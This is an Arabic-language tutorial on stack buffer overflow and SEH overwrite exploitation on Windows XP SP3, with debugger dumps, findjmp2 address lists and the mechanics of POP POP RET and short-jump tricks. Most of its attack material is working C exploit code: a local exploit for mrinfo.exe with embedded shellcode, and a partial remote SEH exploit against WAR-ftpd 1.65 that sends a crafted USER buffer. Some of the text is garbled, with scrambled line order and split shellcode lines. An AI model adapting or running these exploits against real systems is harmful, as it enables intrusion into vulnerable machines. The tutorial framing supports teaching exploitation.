

المحتويات

{ مقدمة }

0x01 ما هو buffer overflow ؟

0x02 كيفية تغيير تنفيذ البرنامج وكتابة الاستثمار.

0x03 تعريف ال SEH .

0x04 بعض الطرق للبحث عن العناوين .

0x05 ديناميكية استثمار windows Trust SP3 على SEH .

0x06 مثال تطبيقي .

0x07 كلمة شكر .

{ بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ }

Buffer overflow exploitation SEH explained

هذا Buffer overflow ولكن بالضبط عن الاستثمار بال SEH **على بيئة** windows Trust SP3 , الموضوع يتحدث عن استثمار ثغرات ويجدر الإشارة الى Windows xp 2000 or SP0 **وذلك راجع الى عدة اسباب لن اتطرق اليها . ان هذا النظام فالعمل عليه مثل باقي النظم ما عدا**

a) ماذا ستتعلم من هذا الكتاب ؟

- تستطيع اكتشاف ثغرات Stack overflow بسهولة
- ستعرف كيفية ايجاد العناوين المناسبة وايضا العناوين universal
- ستتعلم كيف تتعامل مع SEH بكل سهولة

b) **المهارات المطلوبة**

- معرفة جيدة للغة الاسمبلي .
- لغة برمجة تستطيع الاستثمار بها وانا افضل وانصح بلغة السي .
- معرفة الية المنقحات واقسامها .

c) **الادوات**

- مترجم لغة C
- برنامج تنقيح وساشتغل ب OllyDBG
- Findjmp2

ما هو buffer overflow ؟ # 0x01

buffer هي ثغرات من المستوى العالي، حيث تمكن المخترق من تغيير سير تنفيذ البرنامج , ثغرات فيض البيانات او overflow وذلك بالكتابة على عنوان العودة ، وتنقسم الى عدة انواع ومن اهمها :

Stack Overflow : Stack Based & Stack Not based overflow.
 Heap Overflow : Heap Based & BBS overflow
 وهناك انواع كثيرة لكن لن اتطرق لها لان ما يهمنا حاليا هو stack Based overflow .

كيفية تغيير تنفيذ البرنامج وكتابة الاستثمار # 0x02

في هذه الوحدة ساتكلم عن استثمار ثغرات Buffer overflow cammand line arguments ,
 من نوع
 بشكل سريع لانه ليس موضوعنا بل اعتبرته كتذكير فقط .

وسيكون مثال تطبيقي على ثغرة في الويندوز وامتداده mrinfo.exe

C:\WINDOWS\system32\mrinfo.exe

صورة للبرنامج :

```
C:\Documents and Settings\The Fanopsis>mrinfo
Aucune adresse n'a été spécifiée

Utilisation : mrinfo [-n?] [-i adresse] [-t secondes] [-r tentatives]
                destination

-n             Affiche les adresses IP au format numérique
-i adresse     Adresse de l'interface locale à laquelle envoyer la requête
-t secondes    Délai en secondes pour les requêtes IGMP
                (valeur par défaut = 3 secondes)
-r tentatives  Nombre de délais supplémentaires pour envoyer
                les requêtes SNMP (valeur par défaut = 0)
-?             Imprimer l'utilisation
Adresse de destination ou nom de destination


C:\Documents and Settings\The Fanopsis>
```

لكن الخلل يحدث بعد ادخال 60 حرف ، فان يتم تغيير سير ال EIP واليكم الصورة
ادخل اولاً هذه السلسلة في شاشة الدوس لكي تكون نفس البيانات التي اشرح عليها.
تشتغل انت عليها

[code]mrinfo

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaBBBBOOOO[/code]

```
C:\Documents and Settings\The Fanopsis\Bureau\Tuto>mrinfo aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
C:\Documents and Settings\The Fanopsis\Bureau\Tuto>mrinfo aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



Access violation when executing [4F4F4F4F] - use Shift+F7/F8/F9 to pass exception to program

Address	Hex dump	ASCII
01002000	01 00 00 00 8D 69 00 00	0...i...
01002008	02 00 00 00 8E 69 00 00	0...A...
01002010	04 00 00 00 8F 69 00 00	0...A...
01002018	08 00 00 00 90 69 00 00	0...e...
01002020	10 00 00 00 91 69 00 00	0...e...
01002028	00 00 00 00 8C 69 00 00	0...i...
01002030	01 00 00 00 92 69 00 00	0...e...
01002038	02 00 00 00 93 69 00 00	0...e...
01002040	04 00 00 00 94 69 00 00	0...e...
01002048	40 00 00 00 95 69 00 00	0...e...
01002050	20 00 00 00 96 69 00 00	0...e...
01002058	10 00 00 00 97 69 00 00	0...e...
01002060	80 00 00 00 98 69 00 00	0...e...
01002068	00 00 00 00 8C 69 00 00	0...i...
01002070	01 00 00 00 00 00 00 00	0...
01002078	00 00 00 00 00 00 00 00	0...
01002080	00 00 00 00 00 00 00 00	0...
01002088	00 00 00 00 00 00 00 00	0...
01002090	00 00 00 00 00 00 00 00	0...
01002098	00 00 00 00 00 00 00 00	0...
010020A0	00 00 00 00 00 00 00 00	0...
010020A8	00 00 00 00 00 00 00 00	0...
010020B0	00 00 00 00 00 00 00 00	0...
010020B8	00 00 00 00 00 00 00 00	0...
010020C0	FF FF FF FF FF FF FF FF	0...
010020C8	00 00 00 00 00 00 00 00	0...
010020D0	00 00 00 00 00 00 00 00	0...

Address	Hex dump	Module Name
0007FD98	00000000	
0007FD9C	7FFD0000	
0007FDA0	FFFFFFFF	
0007FDA4	02020002	
0007FDA8	536E6957	
0007FDAC	206B636F	
0007FDB0	00302E32	
0007FDB4	807132D0	
0007FDB8	F5A5DB34	
0007FDBC	00000000	
0007FDC0	00000038	
0007FDC4	00000023	
0007FDC8	00000023	
0007FDCC	7C920208	ntdll.7
0007FDD0	FFFFFFFF	
0007FDD4	7FFD0000	
0007FDD8	00090000	
0007FDDC	7C9201B8	
0007FDE0	01001979	mrinfo.
0007FDE4	00000000	
0007FDE8	7C8106F5	RETURN
0007FDEC	0000001B	
0007FDF0	00000200	
0007FDF4	0007FFFC	
0007FDF8	0007FD3C	
0007FDFC	8123F838	
0007FE00	0007FE00	
0007FE04	7C91E900	ntdll.7

لو تلاحظ **EIP 4F4F4F4F** ستشير الى نقطة العودة التي سنحددها نحن.
إذن بدون اطالة سنتوجه مباشرة للاستثمار:

Exploit = buffer + RET + NOPsled + Shellcode

واليكم الاستثمار:

[code]/* MS-Windows Mrinfo.exe Stack buffer overflow Local exploit
* BY : SimO-s0fT >> www.sec-r1z.com

```

        */
#include <stdio.h>
#include <string.h>
#include <windows.h>
//calc size 351 bytes
char scode[] =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49"
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x54"
"\x42\x30\x42\x30\x42\x30\x4b\x58\x45\x44\x4e\x43\x4b\x58\x4e\x47"
"\x45\x50\x4a\x37\x41\x50\x4f\x4e\x4b\x48\x4f\x34\x4a\x51\x4b\x48"
"\x4f\x55\x42\x42\x41\x50\x4b\x4e\x49\x34\x4b\x58\x46\x43\x4b\x38"
"\x41\x30\x50\x4e\x41\x33\x42\x4c\x49\x59\x4e\x4a\x46\x38\x42\x4c"
"\x46\x57\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e"
"\x46\x4f\x4b\x43\x46\x35\x46\x42\x46\x50\x45\x47\x45\x4e\x4b\x48"
"\x4f\x45\x46\x42\x41\x30\x4b\x4e\x48\x36\x4b\x48\x4e\x50\x4b\x34"
"\x4b\x58\x4f\x55\x4e\x51\x41\x50\x4b\x4e\x4b\x58\x4e\x31\x4b\x58"
"\x41\x30\x4b\x4e\x49\x48\x4e\x55\x46\x32\x46\x50\x43\x4c\x41\x43"
"\x42\x4c\x46\x56\x4b\x58\x42\x54\x42\x53\x45\x58\x42\x4c\x4a\x37"
"\x4e\x30\x4b\x58\x42\x44\x4e\x30\x4b\x58\x42\x37\x4e\x51\x4d\x4a"
"\x4b\x48\x4a\x46\x4a\x30\x4b\x4e\x49\x30\x4b\x38\x42\x48\x42\x4b"
"\x42\x50\x42\x50\x42\x50\x4b\x48\x4a\x56\x4e\x53\x4f\x55\x41\x53"
"\x48\x4f\x42\x36\x48\x45\x49\x58\x4a\x4f\x43\x38\x42\x4c\x4b\x47"
"\x42\x55\x4a\x56\x42\x4f\x4c\x48\x46\x30\x4f\x45\x4a\x56\x4a\x59"
"\x50\x4f\x4c\x48\x50\x30\x47\x35\x4f\x4f\x47\x4e\x43\x46\x41\x46"
"\x4e\x56\x43\x46\x50\x42\x45\x56\x4a\x57\x45\x56\x42\x30\x5a";

int main(void){
char vuln[]="mrinfo.exe "; // 10 bytes + 1 bytes space
char RET[]="\x67\x86\x86\x7c"; // 4 bytes Call ESP
char sploit[426];


memset(sploit,0x41,426);
memcpy(sploit,vuln,strlen(vuln));
memcpy(&sploit[67],RET,strlen(RET));
memcpy(&sploit[71],"\\x90\\x90\\x90\\x90",4);
memcpy(&sploit[75],scode,strlen(scode));

WinExec(sploit,0);
return 0;

```

[/code]

قم بترجمة الكود واضغط عليه ، اليك الصورة:



أظن ربما قد انتهينا من هذه الوحدة واكرر انها مجرد تذكير SEH مبني على هذا الشكل للاستثمار, لان ال

تعريف ال SEH # 0x03


او البنية المعالجة في حالة حدوث خلل في البرنامج هي Structured Exeption Handling من فكرة من ابتكار شركة مايكروسوفت , حيث اصدرت الشركة دوالا خاصة بها سنتطرق لها في هذه الوحدة حيث ان هذه الدوال اصبحت اكثر استخداما في البرامج وذلك لاول سبب انه عندما يقع خلل. في البرنامج فان البرنامج يخرج بدون مشاكل

ندخل في التفاصيل:

Pointer To next SEH :

وهو واضح من اسمه انه مؤشره يليه عنوان SEH في المكسدس Stack


ولتوضیح اکثر علی عمل SEH:



والیکم بنیتہ :

```
[code]typedef struct EXCEPTION_REGISTRATION
{
    _EXCEPTION_REGISTRATION *next;
    PEXCEPTION_HANDLER *handler;
} EXCEPTION_REGISTRATION, *PEXCEPTION_REGISTRATION;[/code]
```

ولكن عندما يحدث خطأ او بالاحرى اذخال بيانات كبيرة فاننا سنتمكن من تغيير كل هذه :
العناوين واليكم صورة توضيحية



فهذا يعني اننا اخذنا ال control بالنسبة لل SEH وتفاصيل الاستثمار ستاتي لاحقا .

بعض الطرق للبحث عن العناوين #0x04

طبعاً البحث عن العناوين شيء ضروري في الاستثمار وخصوصاً طرق البحث عن نقاط العودة.
فيوجد طريقتين يشغل بهما

البحث باداة Findjmp2 - أ

Class فرنسي الجنسية من احد محترفي هذا المجال ،وقد سهل علينا البحث عن عناوين :
أداة بلغة السي برمجها الاخ 101

Call & JMP & POP

حيث نكتب الامر في شاشة الدوس وهو كالتالي

findjmp2.exe loadll.dll register


وسنشتغل بهذه الاداة في الوحدة التالية.

* البحث ببرامج التنقيح
هي طريقة جيدة خاصة في البحث عن Universal ولكننا لن نشتغل بها في هذا الدرس .
العناوين من نوع

ديناميكية استثمار windows Trust SP3 على SEH # 0x05 بال

ان الاستثمار على النظام اعلاه شبيه بكافة الانواع الاخرى الا الانظمة Windows 2000 SP0 .
القديمة مثل
لان هذا النظام يعتمد على طريقة اخرى في Call EBX على عكس ما سنتحدث عنه .
الاستثمار ويطلب استدعاء ل
وكيفية معرفة متى تم control فالان ما علينا سوى تكميل الفكرة وبناء استثمار مناسب .
كما راينا في الوحدة 4 طريقة عمل SEH اخذ ال

لاحظ الصورة



اذن وبكل خلاصة فان الاستغلال تحت البيئات التي تكلمنا عنها سيكون على هذا النحو :



الان عرفنا كيفية الاستغلال ولكن ستطرح في نفسك بعض الاسئلة والتي هي :

```
[code]char next_seh[]="\xEB\x06\x90\x90[/code]
```

or

`int next_seh=0x909006eb[/code]`

ويستحسن ان تستخدم الاولى .

* ماذا تعني POP POP RET

POP الاولى تمكن من زيادة ESP باريح بايتات .

POP الثانية نفس الشغل تقوم به كذلك .

RET تعيد مؤشرنا next seh بعد JMP+6 لكي يشير الى مباشرة الى NOP .

لا تهتم بالسطور الاخيرة فليس مفروضا عليك معرفتها بل ما يجب عليك معرفته findjmp2 :
هو كيفية جلب عنوان من هذا النوع وسنستعمل

نقوم بكتابة الامر التالي

`findjmp2 kernel32.dll ebx`

```

0x7C8138DE  call ebx
0x7C81392C  call ebx
0x7C814C41  call ebx
0x7C815127  call ebx
0x7C815393  pop ebx - pop - retbis
0x7C8164F9  pop ebx - pop - retbis
0x7C816553  pop ebx - pop - retbis
0x7C81685D  pop ebx - pop - retbis
0x7C817009  pop ebx - pop - retbis
0x7C818484  pop ebx - pop - retbis
0x7C81863A  call ebx
0x7C8186F9  call ebx
0x7C818A64  pop ebx - pop - retbis
0x7C81946B  call ebx
0x7C819522  call ebx
0x7C81AE45  pop ebx - pop - retbis
0x7C81B37B  pop ebx - pop - retbis
0x7C81C251  call ebx
0x7C81C28A  call ebx
0x7C81C2C3  call ebx
0x7C81CD85  call ebx
0x7C81DA56  call ebx
0x7C81DAD3  call ebx
0x7C81EDEC  pop ebx - pop - retbis
0x7C81F332  call ebx
0x7C81F3FD  call ebx
0x7C81F48D  call ebx
0x7C81F511  call ebx
0x7C81F804  call ebx
0x7C82093E  call ebx
0x7C820A35  call ebx
0x7C820AE2  call ebx
0x7C820C47  call ebx
0x7C820C88  call ebx
0x7C821834  call ebx

```

العناوين المشار اليها باللون الاحمر كلها تنفع اختر اي واحدة منهم ونفترض اننا
اخذنا

[code]0x7C818484[/code]

ففي الاستثمار سنعلن عن متغير على هذا الشكل :

```
[code]char SEH[] = "\x84\x84\x81\x7c";
int seh = 0x7C818484[/code]
```


إنتهينا من هذه الوحدة وسنذهب لمثال تطبيقي، نلتقي في الحدة القادمة .

مثال تطبيقي # 0x06

بعد تفكير طويل في اختيار فأر التجارب قررت ان اشرح ببرنامج مشهور مصاب :
ولكن الثغرة قديمة لكنها مازالت تشتغل ، اترت هذا البرنامج لانه سهل جدا في
الاستغلال والبرنامج هو

WAR-ftpd 1.65

صورة للبرنامج :



بالطبع الكل يعرف هذه الثغرة لذلك لن اشرح كيف حدثت لانه ليس موضوعنا :


```

        \x4d\x4a"
"\x4b\x48\x4a\x46\x4a\x30\x4b\x4e\x49\x30\x4b\x38\x42\x48\x42
        \x4b"
"\x42\x50\x42\x50\x42\x50\x4b\x48\x4a\x56\x4e\x53\x4f\x55\x41
        \x53"
        "\x48\x4f\x42\x36\x48\x45\x49\x58\x4a\x4f\x43\x38\x42
        \x4c\x4b\x47"
        "\x42\x55\x4a\x56\x42\x4f\x4c\x48\x46\x30\x4f\x45\x4a\x56
        \x4a\x59"
"\x50\x4f\x4c\x48\x50\x30\x47\x35\x4f\x4f\x47\x4e\x43\x46\x41
        \x46"
"\x4e\x56\x43\x46\x50\x42\x45\x56\x4a\x57\x45\x56\x42\x30
        \x5a";

```

```

int main(int argc,char *argv[]){
    WSADATA wsadata;
    SOCKET s;
    SOCKADDR_IN server;
    char sbuf[1024];
    char rbuf[256];
    char user[]="\x55\x53\x45\x52\x20";
    char n_SEH[]="\xEB\x06\x90\x90";
    char SEH[]="\x55\xA9\x87\x7C";//0x7C87A955
    char bc[]="\r\n";

    system("CLS");
    printf
("-----
    printf("\t\t War-ftpd 1.65 Buffer overflow Remote exploit [SEH]
        \n\n\t\tBY: SimO-s0fT >> www.sec-r1z.com\n\n");
    printf
("-----

    if((WSAStartup(MAKEWORD(2, 0),&wsadata)) == 0){
        if((s=socket(AF_INET, SOCK_STREAM ,0)) != -1){
            server.sin_family=AF_INET;
            server.sin_port=htons(PORT);
            server.sin_addr.s_addr=inet_addr("127.0.0.1");
            memset(&(server.sin_zero),0x30,8);
            if(connect(s, (SOCKADDR*)&server, sizeof(SOCKADDR)) != -1){
                recv(s, rbuf ,256, 0);

```

```
if(strstr(rbuf , VULNSERVER) != NULL){
    memcpy(sbuf,user,sizeof(user)-1);
    memset(&sbuf[5],0x41,485);
    memset(&sbuf[490],0x58,4);// crash EIP
    memset(&sbuf[494],0x30,80);
    memcpy(&sbuf[574],n_SEH,sizeof(n_SEH)-1);
    memcpy(&sbuf[578],SEH,sizeof(SEH)-1);
    memset(&sbuf[582],0x90,10);
    memcpy(&sbuf[592],scode,sizeof(scode)-1);
    memcpy(&sbuf[943],bc,sizeof(bc)-1);
    if(send(s, sbuf, 945,0)!= -1){
        printf("[*]Attacking.....");
        sleep(100);
